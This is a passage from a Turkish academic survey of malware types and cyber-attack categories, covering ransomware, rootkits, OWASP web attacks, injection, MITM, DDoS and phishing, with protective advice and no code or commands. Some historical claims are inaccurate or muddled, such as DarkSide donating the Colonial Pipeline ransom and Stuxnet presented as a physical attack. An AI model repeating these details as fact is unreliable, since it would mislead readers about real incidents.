Tunca (2019)'da robotları: “Bilişim dünyasında robot olarak adlandırılan bir diğer adıyla bot olarak tanımlanan bir kavramdır. Bir dizi bot oluşumundan kaynaklanan ve ağlarla bilgisayar ve diğer teknolojik aletlere bulaşan zararlı yazılımlardır. Botlar, bulaşacakları bilgisayar ve diğer teknolojik aletlerin en güçsüzlerini seçerek çalışmaz hale getirmektedirler.” (s.4-5) şeklinde tanımlamıştır.

5.4.Casus Yazılımlar(spwane):

Tunca (2019)'da casus yazılımlar: “Bilgisayar kullanıcılarının kişisel verilerini, gizli bilgilerini, kamu kurumlarının veya şirket bilgilerinin erişimi ve diğer üçüncü kişilere dağıtımı için ortaya çıkan zararlı bir yazılım türüdür. Casus yazılımlar web sitelerine ya da ücretsiz paylaşılan yazılımlara gömülerek yayılmaktadırlar. “CoolWebSearch”, “Cydoor”, “BlazeFind” ve “Gator” casus yazılımlara örnek gösterilmektedir.” (s.4-5) şeklinde tanımlanmıştır.

5.5. Fidyeye Yazılımları (Ransomware):

Çelik ve Çeliktas (2018)'de fidye yazılımlarını "Fidye yazılımı, siber suçlular tarafından mobil telefonlar, bilgisayarlar ve diğer bağlantılı cihazlar üzerindeki elektronik verileri fidye için elinde tutup, bu dosyalara yeniden erişim için para talep ettikleri her türlü zararlı yazılımlardır." (s.108) şeklinde tanımlamıştır.

Fidye yazılımı saldırılarında, siber suçlular verileri rehin alır ve fidye ödenmesi için baskı kurar. Eğer ödeme yapılmazsa, verilerin silineceği veya üçüncü şahıslara satılabileceği tehdidiyle karşılaşılabilir. Fidye yazılımı saldırılarından korunmak için güvenlik yazılımları kullanmak, bilgisayarı güncel tutmak, şüpheli e-posta eklerini veya web siteleri açmamak ve önemli verileri yedeklemek gerekir.

Fidye yazılımı saldırılarına, 2021 yılında ABD'nin en büyük boru hattı olan Colonial Pipeline'a yapılan saldırıyı örnek olarak verebiliriz (Russon, 2021). Bu saldırıda boru hattının işletim sistemleri şifrelenmiş ve yaklaşık 5 milyon dolar değerinde Bitcoin ile fidye talep edilmiştir. Bu saldırının arkasındaki DarkSide adlı fidye yazılımı çetesi daha sonra fidyeyi bağışladığını iddia etmiştir.

5.6. Korsan Amaçlı Kullanılan Yazılımlar (Rootkit):

Rootkit'ler, siber suçluların hedef cihaz veya ağ üzerinde yönetici haklarına sahip olmalarını sağlayan kötü amaçlı yazılımlardır. Rootkit'ler genellikle işletim sisteminin çekirdeğine sızar ve kendilerini veya diğer zararlı yazılımları gizlerken kötü niyetli faaliyetlerine devam ederler (Keleştemur, 2018, s.93). Rootkit'ler, kimlik avı, zararlı eklentiler, zararlı indirmeler veya flaş bellekler gibi yollarla bilgisayarlara bulaşabilirler.

Rootkit'lerin zararları arasında kişisel verileri ve finansal bilgileri çalmak, kötü amaçlı yazılımlar yüklemek, bilgisayarları bir botnet'in parçası yapmak veya güvenlik yazılımlarını devre dışı bırakmak sayılabilir.

5.7.1.Rootkit türleri nelerdir?

Rootkit türleri; kernel (çekirdek), bootloader (önyükleyici), user (kullanıcı), firmware (aygıt yazılımı), memory (bellek) ve virtualized (sanallaştırılmış) rootkit olmak üzere çeşitli kategorilere ayrılır (Kaspersky). Bu türler arasındaki farklar, rootkit'in sisteme nasıl bulaştığı, nasıl çalıştığı ve nasıl gizlendiği ile ilgilidir. Örneğin, kernel rootkit'leri işletim sisteminin işlevini değiştirmek için tasarlanmışken, firmware rootkit'leri sabit sürücü, yönlendirici veya bilgisayarın BIOS'u gibi donanım bileşenlerini etkiler. Rootkit türleri farklı savunma ve temizleme yöntemleri gerektirir.

6.SİBER SALDIRI VE BİLGİ TOPLAMA YÖNTEMLERİ

6.1.Pasif Bilgi Toplama

Siber güvenlikte pasif bilgi toplama, bir hedef sisteme veya ağı herhangi bir etkileşimde bulunmadan, onun hakkında bilgi edinme sürecidir. Pasif bilgi toplama, siber saldırganların veya güvenlik uzmanlarının, hedef kişinin zayıf noktalarını, açıklarını, sistem yapılandırmalarını veya mimarilerini belirlemek için kullandıkları bir tekniktir. Pasif bilgi toplayıcıları, genellikle açık kaynaklı istihbarat (OSINT) araçları, arama motorları, sosyal medya platformları, DNS sorguları, WHOIS kayıtları(IP adreslerinin gösteren kayıtlar) veya e-posta başlıkları gibi kamuya açık kaynaklardan yararlanır (Şentürk, 2018 s.19-49).

Pasif bilgi toplama, saldırganların hedeflerine karşı daha etkili ve gizli şekilde saldırı planlamalarına ya da güvenlik uzmanlarının hedeflerini daha iyi korumalarına olanak sağlar.

6.2. Aktif Bilgi Toplama

Siber güvenlikte aktif bilgi toplama, bir hedef sisteme veya ağı doğrudan erişim sağlayarak veya onunla etkileşime girerek, onun hakkında bilgi edinme sürecidir. Aktif bilgi toplama, siber saldırganların veya güvenlik uzmanlarının, hedeflerinin işletim sistemlerini, servislerini, portlarını veya uygulamalarını tespit etmek için kullandıkları bir tekniktir. Genellikle port tarama, ağ haritalama, paket yakalama, zafiyet tarama veya brute force saldırıları (Bir parolayı ya da kullanıcı adını ele geçirmek için deneme-yanılma yöntemi kullanarak yapılan bir çeşit dijital ve kriptografi saldırısıdır.) gibi araçlar veya yöntemler kullanılarak gerçekleştirilir (Şentürk, 2018, s.19-49).

Aktif bilgi toplama, saldırganların hedeflerine karşı daha doğru ve detaylı bir saldırı gerçekleştirmelerine veya güvenlik uzmanlarının hedeflerinin risk seviyelerini ölçmelerine olanak sağlar.

7.SİBER SALDIRI TÜRLERİ

7.1.Fiziksel Saldırılar

Siber güvenlikte fiziksel saldırı, siber altyapıyı oluşturan donanım, yazılım veya verilerin fiziksel erişim yoluyla zarar verme veya ele geçirmesi eylemidir. Fiziksel saldırıların tespit edilmesi ve bunlara yanıt verilmesi siber saldırılara göre daha kolaydır ancak bunlar daha yıkıcı sonuçlar doğurabilir.

Fiziksel saldırılar; sunuculara, sunucu kablolarına, modemlere veya diğer ağ cihazlarına zarar vermek, bilgisayarları veya depolama aygıtlarını çalmak, klavye kaydedicileri veya kamera gibi izleme araçları yerleştirmek şeklinde gerçekleşebilir.

Fiziksel saldırılara, 2010 yılında İran'ın nükleer tesislerine Stuxnet virüsü ile saldırı gerçekleştirilmiş olması örnek verilebilir. Saldırının amacı Uranyum zenginleştirilmesinde kullanılan santrefüj makinesinin kontrol devrelerini ele geçirerek makineyi çalışmaz hale getirmektir (Sertçelik, 2015, s.35-37).

2013 yılında NSA çalışanı Edward Snowden'ın gizli belgeleri taşımak için dört dizüstü bilgisayar çalması ile dünya NSA'nın Prism adlı program ile ABD teknoloji şirketlerinin verilerine erişebildiği ortaya çıkmıştır (Sezgin, 2014, s.26).

2016 yılında Ukrayna'nın elektrik şebekesine siber saldırı düzenleyen hackerlar, elektrik şebekesini hedefleyen ilk kötü amaçlı yazılım olan Industroyer'i kullanarak yaklaşık bir saat boyunca ülkenin elektrik kesintisi yaşamasına sebep olmuştur. Saldırıda kullanılan kötü amaçlı yazılım trafo merkezinde bazı koruyucu röleleri etkisiz hale getirmeye çalışmıştır (Lameiras, 2022).

Fiziksel saldırıların önlenmesi için siber altyapının bulunduğu mekânın güvenliğinin sağlanması, erişim kontrolü ve izleme sistemlerinin kurulması, yedekleme ve kurtarma planlarının hazırlanması gibi önlemler alınmalıdır.

7.2.Sosyal Mühendislik Saldırıları

Sosyal mühendislik, insanları kandırarak veya manipüle ederek bilgi ve erişim elde etmeye çalışan bir saldırı yöntemidir. Siber saldırganların en çok kullandığı tekniklerden biridir çünkü insanlar genellikle teknolojiden daha kolay aldatılabilirler (Akca, 2016, s.112).

Sosyal mühendislik saldırıları, e-posta, telefon, sosyal medya veya fiziksel temas yoluyla gerçekleştirilebilir. Sosyal mühendisler, kurbanların güvenini kazanmak, merakını uyandırmak veya kurbanı korkutmak için çeşitli taktikler kullanabilirler (Akca, 2016, s.112). Sosyal mühendislik saldırılarının amacı genellikle şifreler, banka hesapları, kredi kartları, kimlik bilgileri veya kurumsal ağlara erişim gibi hassas verileri ele geçirmektir.

Genel çerçevede sosyal mühendislik saldırıları keşif, hedefleme, geliştirme, konuşlandırma, istismar, izleri örtmek yaşam döngüsünden oluşmaktadır.

1.Keşif, seçilen kişi hakkında sosyal platformlardan bilgi toplama sürecidir.

2.Hedefleme, saldırı yapılacak kurban hakkında yeterli bilgi topladıktan sonra saldırı kapsamını belirleme sürecidir.

3.Geliştirme, araştırma sonucunda elde edilen bilgiler ile bir senaryo oluşturulmaya başlanıldığı süreçtir.

4.Konuşlandırma, saldırı için oluşturulan senaryonun uygulanma aşamasıdır.

5.İstismar, kişi için oluşturulan senaryo başarıya ulaşmış ve saldırı gerçekleşmeye başlamıştır.


6.İzleri örtmek, saldırı ile ilgili izler temizlenir ve saldırı sonlandırıldığı süreçtir (Emül, & Çerasi, 2023, s.74).

Sosyal mühendislik saldırılarından korunma yöntemleri genel olarak: şüpheli mesajlara veya isteklere dikkatli olmak, bilinmeyen kaynaklardan gelen bağlantılara veya ekli dosyalara tıklamamak, kişisel veya finansal bilgileri paylaşmamak ve güvenilir olmayan kişilerle iletişim kurmamaktır. Ayrıca sosyal mühendislik saldırılarını tanımak ve önlemek için eğitim almak ve güncel güvenlik yazılımları kullanmak olarak sayılabilir.

7.3.Web Uygulama Saldırıları

Siber güvenlikte web uygulama saldırıları, yetkisiz kişilerin bir web sitesi veya web uygulamasının güvenlik açıklarını kullanarak veri çalmaya, sistemi bozmaya veya ele geçirmeye çalıştığı eylemlerdir (Aydoğdu & Gündüz, 2016, s.2). Siber suçluların en yaygın yöntemlerinden biri web uygulama saldırılarıdır ve kurumların itibarına, mali durumuna ve müşteri güvenine zarar verebilir.

Dünyada yaşanan siber saldırıların analizi için OWASP'ın yayınladığı 2007-2021 yılı top 10 listesi kullanılmıştır.



Şekil 7.1. Owasp 4 Yıla Göre Değişimi [Owasp, 2021]

OWASP dijital ortamda bulunan uygulamalarının açıklarının kapatılmayı ve verilerin güvenliğini sağlamayı amaçlayan özgün bir topluluktur (Aydoğdu & Gündüz, 2016, s.2).


Web uygulamalarına yönelik güvenlik riskleri en yüksekten başlayarak, en tehlikeli on web saldırı türünü ele almıştır. 2021 yılında risk yoğunluğunun saldırı türlerinde değiştiği gözlenmiştir. Örneğin; 2017 yılında enjeksiyon saldırısı ilk sırada,

kırık erişim kontrolü saldırısı 5. sırada yer alırken, 2021 yılında kırık erişim kontrolü saldırıları web uygulamaları güvenlik riskine sahip kategorisine yükselmiştir.

7.3.1.Kırık kimlik doğrulama ve saldırıları

Siber güvenlikte kırık kimlik doğrulama, bir saldırganın bir kullanıcının kimliğini taklit ederek veya ele geçirerek yetkisiz erişim elde etme durumudur. Saldırganlar hassas verileri çalabilir, sistemleri bozabilir veya kötü amaçlı yazılım yayabilir. Kırık kimlik doğrulama, zayıf şifreler, güvenli olmayan oturum yönetimi, phishing(oltalama), brute force(kaba kuvvet saldırıları) saldırıları veya çerez hırsızlığı gibi çeşitli yöntemlerle gerçekleştirilebilir.

Kırık kimlik doğrulama, siber güvenliğin en önemli konularından biridir ve web uygulamalarının güvenliğini sağlamak için etkili önlemler alınması gerekir.



Şekil 7.2. 2022 Yılında Gerçekleşen Siber Saldırıları [CyberArts Siber Bülten 2022, 2022]

2022 yılında gerçekleştirilen siber saldırılarda en sık karşılaşılan tehditler aşağıdaki gibidir:

Kurum içi tehditler, bir şirketin ya da kurumun çalışanları tarafından bilgilerin ifşa edilmesi ya da sızdırılması durumudur (CyberArts Siber Bülten 2022, 2022).

Yanlış veya düşük şifreleme, ortadaki adam saldırılarını önlemek için web siteleri için geliştirilmiş şifreleme yöntemleri mevcuttur. Bunlar SSL sertifikaları ve DNSSEC veri şifreleyerek web sitelerinin daha güvenli olmasını sağlamaktadır. Verilerin eksik ya da zayıf şifrelenmesi verilerin sızmasına sebep olacaktır (CyberArts Siber Bülten 2022, 2022).

Hatalı konfigürasyon, kurum içinde kullanılan yazılımların yanında üçüncü taraf yazılımların entegre edilirken uyumlu çalışması gerekmektedir (CyberArts Siber Bülten 2022, 2022).

Fidye yazılımı, fidye ödenmediği sürece verilerin silindiği ya da şifrelendiği bir gasp biçimidir. Kurumlar sistem savunma planlarını oluştururken fidye yazılımların etkisini en aza indirmeye çalışmaları gerekmektedir (CyberArts Siber Bülten 2022, 2022).

Oltaama yöntemi, hedef kişiye e- posta veya kısa mesaj yoluyla tanıdığı biri gibi davranarak bilgileri elde etmeye çalıştığı sosyal mühendislik saldırısıdır (CyberArts Siber Bülten 2022, 2022).

Güvelığı ihlal edilmiş kimlik bilgileri, zayıf kimlik bilgileri, kullanıcı adı veya kullanıcı parolalarının tahmin edilebilir olması ya da parolaların zayıf olması saldırganların var olan hesaplar üzerinde sınırsız kullanım hakkına sahip olmalarına neden olabilir. Bu durumda verilerin ifşası ya da sızdırılmasına sebep olacaktır. Kimlik bilgilerinin çalınmaması için şifrelerin tahmin edilebilir olmaması ve parola yönetiminin iyi yapılandırılması gerekmektedir. Özellikle şifreleme yapılırken; biyometrik şifreleme, çok faktörlü kimlik doğrulama(MFA), iki faktörlü kimlik doğrulama (2FA) yöntemlerinin kullanılması gerekmektedir (CyberArts Siber Bülten 2022, 2022).

7.3.2. Şifreleme hataları ve saldırıları

Şifre saldırıları, bir hesaba veya sisteme erişmek için şifreleri tahmin etmeye veya kırmaya çalışan siber güvenlik tehditlerindendir.

Şifreleme tarihine bakıldığında en eski şifreleme yöntemi Mısırlılar tarafından kullanılmış ve günümüze kadar evrimleşmiştir. İkinci Dünya Savaşı sırasında İngiltere, “Bomba” adında bir makine kullanarak Alman istihbaratının yazışmalarını şifreleyen “Enigma” makinesini kırmaya çalışmıştır. 9.yüzyılda Jul Sezar tarafından tek alfabeli yerine koyma tekniğini çözümlmeyi başaran ilk kişi Kandi olmuştur (Fidan, 2021).

Günümüzde şifreleme dijital uzayda çok büyük önem taşımaktadır. Özellikle kredi kartı bilgileri, kişisel veriler, bulut sistemlerinde tutulan verilerin korunmasında herkesin tahmin edemeyeceği parolaların kullanılması ve şifrelerin açık metin olarak tutulan veri tabanları yerine Hash değerine dönüştürülmüş olmasına dikkat etmek gerekmektedir.

Sözlük saldırıları, şifre tahmin etme, kimlik hırsızlığı, sosyal mühendislik, casus yazılım, tuş kaydediciler ve ortadaki adam saldırıları şifre saldırılarında en yaygın kullanılan yöntemlerdir.

Ulusal standartlar ve Teknolojiler Enstitüsü(NİST) parola yönergesi yer aldığı NIST Özel Yayını 800-63B birlikte kurumlar ve şirketler için şifre güvenliği standartları birçok uzman tarafından araştırılarak ortaya konmuştur (Diego, 2021).

2020 NIST parola güvenli yönergesinde:

1. Parolaların uzun ve karmaşık olması
2. Periyodik parola değiştirme alışkanlıklarının değişmesi
3. Parola kimlik doğrulama yönergesi uygulanması
4. Şifre denemelerini sınırlandırılması
5. İki faktörlü kimlik doğrulama kullanılması
6. Veri tabanı güvenliğini sağlanması (Diego, 2021).

Bu yöntemler kullanılarak saldırganın şifrelere erişip verilere zarar vermesi büyük ölçüde önlenmiş olacaktır.

7.3.3. Enjeksiyon

Enjeksiyon saldırısı, bir siber saldırganın web sitelerine kötü amaçlı kod veya veri enjekte ederek uygulamaların çalışmasını bozduğu siber saldırı türüdür (Avcı, Koca, & Atasoy, 2021, s.215).

Enjeksiyon saldırıları, uygulamanın veri tabanı, işletim sistemi, web sunucusu veya diğer bileşenleriyle olan bağlantısını değiştirerek yetkisiz erişim, veri kaybı, veri sızıntısına, sunucuya müdahaleye veya sistem çökmesine neden olabilir.

SQL enjeksiyonu, komut enjeksiyonu, XSS (çapraz site betikleme) ve LDAP enjeksiyonu enjeksiyon saldırılarının en yaygın örnekleridir. İstatistiklere göre, kurumların %28'i enjeksiyon saldırılarına maruz kalmaktadır. Uygulamanın girdi doğrulaması, çıktı kodlaması ve parametrelili sorgular gibi güvenlik önlemleri olarak enjeksiyon saldırıları önlenabilir (Owasp Top 10).

SQL enjeksiyonu, saldırılarda en yaygın kullanılan atak yöntemidir. Saldırgan web sitesi içindeki girdi alanlarına SQL komutları yazarak kullanıcı bilgilerine ulaşmayı hedefler.


Komut enjeksiyonu, güvenlik önlemi olmayan bir bilgisayar programına kod eklemek ve web sunucusu tarafını ele geçirmek için yapılan ataklardır.

XSS enjeksiyonu, bir saldırganın web uygulamalarına JavaScript kodu eklemeye çalışmasıdır. Böylece güvenlik açığı oluşturarak kullanıcıların sahte web sitelerine veya formlara yönlendirilmelerini amaçlayan ataklardır.

LDAP enjeksiyon saldırı protokolü, ağdaki cihazları aramak için tasarlanmıştır. Bu protokolün amacı, veri değiştirmek, okumak, silmek ve sunucuyu ele geçirmek için web sitelerinin işleyişini bozmaktır.

Symantec tarafından 2007 yılında yayınlanan bir rapora göre, web siteleri arası betik çalıştırma saldırıları tüm güvenlik açıklarının %84'ünü oluşturmaktadır (Vikipedi).7.3.4.Ortakdaki adam saldırıları

MITM saldırıları, var olan bir iki bağlantı noktasını dinlemesi veya iletişimin kendi üstünden geçirerek bilgilerin elde edilmesini amaçlayan saldırı türüdür. Saldırgan iki bilgisayar ağının arasına girerek ağı dinleyebilir tüm verileri yakalayabilir ya da değiştirebilir. Bu durum Saldırıya uğrayan kişinin internette hiçbir şeyin farkında olmadan işlemlerini sürdürmesine sebep olabilir. Ortadaki adam saldırısı hem çevirim içi hem çevirim dışı yapılabilir (Dicle, 2022, s.101-104).



Şekil 7.3.Ortakdaki Adam Saldırısı [Dicle, 2022]

7.3.4.1.Ortakdaki adam saldırı çeşitleri

1.ARP Zehirlenmesi: Saldırgan ARP tablolarına müdahale ederek kendini ağ geçidi olarak tanımlamasıdır (Dicle, 2022, s.101-104).

2. DNS Zehirlenmesi: Saldırgan DNS bilgilerini değiştirerek kullanıcıyı kendi hazırlamış olduğu siteye yönlendirmesidir. Böylece kullanıcı güvenli olduğunu düşündüğü siteye giriş yaparken aslında gizli bilgileri saldırgana gönderir (Dicle, 2022, s.101-104).

3. SSL ve TLS Sıyırma: HTTP en sık kullanılan internet protokolüdür. Ancak güvenlik yönünden zayıf olmasından dolayı MITM saldırılarında ana hedeftir. Bundan dolayı ağın güvenliğini sağlamak için TLS(aktarım katmanı güvenliği) ve SSL(Güvenli

yuva katmanı) protokolleri, güvenilir bağlantı sağlamak için ağı şifreler (Dicle, 2022, s.101-104).

Ortadaki adam saldırısının amacı genellikle iletişimi bozmak, manipüle etmek veya kişisel bilgileri, şifreleri, kredi kartı numaraları, banka hesapları gibi hassas verileri çalmaktır.

Ortadaki adam saldırısından korunmak için bazı önlemler alınabilir: Bunlar arasında HTTPS protokolü kullanarak güvenli web sitelerine bağlanmak, güvenilir olmayan Wi-Fi ağlarından uzak durmak, şifreleme ve kimlik doğrulama yöntemleri kullanmak, antivirüs ve güvenlik duvarı yazılımlarını kullanmak sayılabilir.

7.3.5.Web uygulama güvenliği

Web uygulamaları, şirketler ve kuruluşlar için topluma açık bir vitrin görevi görür. Şirketlerin ve kuruluşların uygulama hizmetlerini kullanarak, bireylerin bir işlemi tamamlamak için harcadıkları enerji ve zamanı azaltabilirler. İnternet ortamında var olan web sayfaları ve uygulamaları insanlara kolaylık sağlarken aynı zamanda siber saldırıların da hedefi konumundadır.

Kurumların ve şirketlerin hazırladıkları uygulama veya web siteleri için kurumsal güvenlik önlemleri almaları gerekmektedir. Bu bağlamda güvenlik açıklarının kapatılması ve web uygulamalarında sızma testlerinin uygulanması, kötü niyetli kişilerin bilgileri ele geçirmesi ve ciddi zararlar vermesinin önüne geçecektir. Yapılması planlanan Sızma testleri üçe ayrılmaktadır (Yalçinkaya, & Küçüksille, 2021, s.16-20).

1.Siyah Kutu Sızma Testi: Testi yapacak uzmana sadece başlangıç URL adresi verilerek tüm alt domain adreslerini test adımlarını gerçekleştirir. Bu sızma testi dinamik olarak yapılmaktadır (Yalçinkaya, & Küçüksille, 2021, s.16-20).

2.Beyaz Kutu Sızma Testi: Sızma testini yapacak uzmana test edilecek web uygulaması ile birlikte kaynak kodlarda verilerek mantıksal hataların bulunması beklenir (Yalçinkaya, & Küçüksille, 2021, s.16-20).

3.Gri Kutu Sızma Testi: Web uygulamalarının içyapısı temel alınarak dinamik analiz yöntemi kullanılır. Böylece web uygulamaların içyapısı da sınanması beklenir (Yalçinkaya, & Küçükşille, 2021, s.16-20).

Sızma testini yapacak uzman herhangi bir test aracı kullanmadan Sızma testini manuel yapabileceği gibi dinamik analiz tabanlı zafiyet test araçlarını kullanarak da sızma testleri yapabilmektedir. Manuel yapılacak sızma testleri uzun zaman alması, testi yapacak uzmanın bilgi ve tecrübe eksikliği veya sızma testi sırasında hataların gözden kaçması gibi nedenlerden dolayı dinamik sızma test araçları kullanımı oldukça yaygındır (Yalçinkaya, & Küçükşille, 2021, s.16-20).

7.3.6.Dos ve DDoS saldırıları

Dos saldırıları, bir ağ sunucusuna bir kaynak üzerinde ya da birden çok kaynak üzerinden geniş bant ile hizmet sunan sunuculara gerçek kullanıcıların erişmesini engellemeye yönelik siber saldırı türüdür. Bu tür saldırılar, sunucu kaynaklarını tüketmeye yöneliktir. Bu saldırı türünün amacı ağ bağlantılarını kesmek, ağ bağlantısında hizmeti yavaşlatarak erişimini engellemek ya da güvenlik açıkları oluşturmaktır.

DDoS saldırıları, bir ağ sunucusuna tek kaynağın kontrolü altında bir dizi zombi bilgisayarın eş zamanlı yaptığı saldırı türüdür. Bu tür siber saldırıların amacı, hedef web sitelerinin bant genişliğini, işlem gücünü veya sistem kaynaklarını tüketerek web sitelerine erişimi engellemektir. Bu saldırı türü internetin güvenliği ve erişilebilirliği için ciddi bir tehdit oluşturmaktadır.



Şekil 7.4.DDoS Saldırı Amaçları[Atasever, Özçelik & Sağiroğlu, 2019]

DDoS saldırıları siber saldırılarda en çok kullanılan saldırı türüdür. DDoS saldırılarının Tarihsel gelişimine bakıldığında:

1988 yılında Rober Tappan Moris tarafından zararsız olarak tasarlanan Morris solucanın kodlamasında yapılan yanlışlıktan dolayı kısa bir sürede internet sağlayıcısının ağına bağlı 6.000 den fazla bilgisayara bulaşarak bilgisayarların sabit disklerini doldurmuş, bilgisayar ağındaki iletişimi kesilmesine sebep olmuştur (Findingdulcinea).

1999 yılında amatör bilgisayar korsanlarının basit posta virüsü olarak hazırlanan Melissa virüsü, bulaştığı bilgisayarlardan küresel ölçekli ve belirli bir hedef gözetmeden çok sayıda e-posta göndererek çok sayıda e-posta sunucusunu etkilemiştir. (Kaspersky, 2016).

2000 yılında küresel çapta hizmet veren Amazon, Yahoo gibi sitelere yapılan DDoS saldırıları ile 1,2 milyar dolar zarar verilmiştir (Atasever, Özçelik & Sağıroğlu, 2019, s.240).

2007 Estonya ile Rusya hükümeti arasında “Bronz Asker Anıtı’nın” kaldırılması ile başlayan gerginlik Estonya’yı kaynağı belirsiz geniş çaplı DDoS saldırısına maruz bırakmıştır. Gerçekleştirilen saldırı ile Estonya da önemli tüm kurumlar etkilenmiştir. Estonya savunma bakanlığı yaşanan siber saldırıları önlemek için NATO başta olmak üzere diğer ülkelerden yardım istemek zorunda kalmıştır (Yazıcı, 2015).

2009 da Twitter’a yönelik yapılan saldırı sonucu kullanıcılar uzun bir süre hesaplarına erişememişlerdir (Atasever, Özçelik & Sağıroğlu, 2019, s.240).

2010 yılında Mastercard, Paypal, Visa gibi internet üzerinden hizmet veren kuruluşlar DDoS saldırısı sonucu belli süre hizmet verememişlerdir (Atasever, Özçelik & Sağıroğlu, 2019, s.240).

DDoS saldırılarının ülkelerin güvenliğini tehdit ettiği açıktır. Bu süreçten sonra Gürcistan saldırısı, İran’ın Amerika bankalarına yaptığı saldırı, İsveç hava trafiğine yapılan saldırı ve diğer DDoS saldırıları, ülkelerin dış dünya ile bağlarının

koparılmasına ve ülkelerin ulusal güvenliklerine ciddi zararlar verebilecek boyutlara geldiği görülmüştür.

7.3.7.Sosyal mühendislik

Sosyal mühendislik saldırısı, güvenlik önlemlerini aşmak için insan faktörünü kullanan siber saldırı türüdür (Bağcı, 2016, s.43-51).



Şekil 7.5.Sosyal Mühendislik Yaşam Döngüsü[Gökalp, 2022]

Sosyal mühendisler, saldırı yapılacak kişi ya da kuruluş içinden tespit edilen kurbanı güven vererek hassas bilgilere ve şifrelere erişim hakkı elde etmeyi amaçlar. Saldırıları e-posta, telefon, sosyal medya ya da fiziksel temas gibi yöntemler kullanılarak gerçekleştirir. Eğer saldırı bir kişiye yapılacaksa sosyal medyada kişinin bilgileri toplanarak merak duyduğu konular tespit edilir. Ardından kişiye e-posta, telefon, ya da sosyal medya yoluyla temas kurularak güven vermeye çalışılır. Verilen güven sonrasında kişi bunu fark etmezse oluşturulan güven kötüye kullanılır. Kuruluşlarda üst düzey yöneticilerin sadece güvenlik önlemleri alması yeterli değildir. En alt kademedeki çalışan kişiler üstünden de kuruluşa saldırı düzenlenebilir.

Sosyal mühendislik saldırılarının birincil hedefi finansal kazanç sağlamak, veri hırsızlığı, kimlik hırsızlığı, casusluk, sabotaj gibi kuruluş ya da kişilere ciddi zarar vermektir. Bu saldırılardan korunmanın en iyi yolu kaynağı belli olmayan bağlantılara veya dosyalara tıklamamak, şüpheli iletileri açmamak, kişisel veya kurumsal bilgileri

paylaşmamak, güvenlik duvarı kullanmak ve alınan önlemlerin sürekli güncel tutmaktır (Bağcı, 2016, s.43-51).

7.3.8. Oltalama (Phishing) Saldırıları

Oltalama (Phishing) saldırısı, teknolojik gelişmeler insan hayatını kolaylaştırırken aynı zamanda bazı riskleri de beraberinde getirmektedir. Oltalama saldırıları insan zafiyetlerini kullanarak ya da dikkatsizliğinden faydalanarak insanları aldatmaya yönelik gerçekleştirilen saldırı türüdür. Özellikle güvenilir kurum, kuruluşları ya da kişileri taklit ederek insanların sahte bağlantılara tıklaması ve bilgilerini girmesi hedeflenmektedir. Oltalama saldırısında kimlik bilgileri, şifreleri, kredi kart bilgileri, banka hesapları, kripto cüzdanları, sosyal medya hesap bilgilerini ele geçirilmesi hedeflenir (Kara, 2021, s.450-451).

Saldırının bir kişi ya da kuruluşu hedef almaması, daha genel olması durumunda hedef alınan web sayfasının benzerinin yapılarak insanları sahte olan web sitesine yönlendirip bilgileri ele geçirilmesi hedeflenir.

Oltalama saldırısından korunmak için, şüpheli kişilerden gelen maillere veya mesajlara dikkat etmek, kaynağını bilmediğiniz bağlantılara tıklamamak, parola sıfırlama talebinde bulunmadığınız halde gelen maillere güvenmemek ve yazım hataları olan maillere itibar etmemek gerekir. İnternet kullanıcılarının karşılaşılabileceği en yaygın ve tehlikeli siber tehditlerden biri oltalama saldırısıdır.

7.3.9. Trojan saldırıları

Trojen saldırıları (Truva atı), antik Yunan mitolojisinde yer alan Truva Savaş'ında Yunanlıların savaşı kazanmak için kullandıkları bir hiledir. Bu mitolojik olaydan esinlenerek hazırlanan trojen saldırıları bir bilgisayar sistemine zararsız yazılım gibi görünen ama arka planda sistemi ele geçirmeyi hedefleyen siber saldırı türüdür.

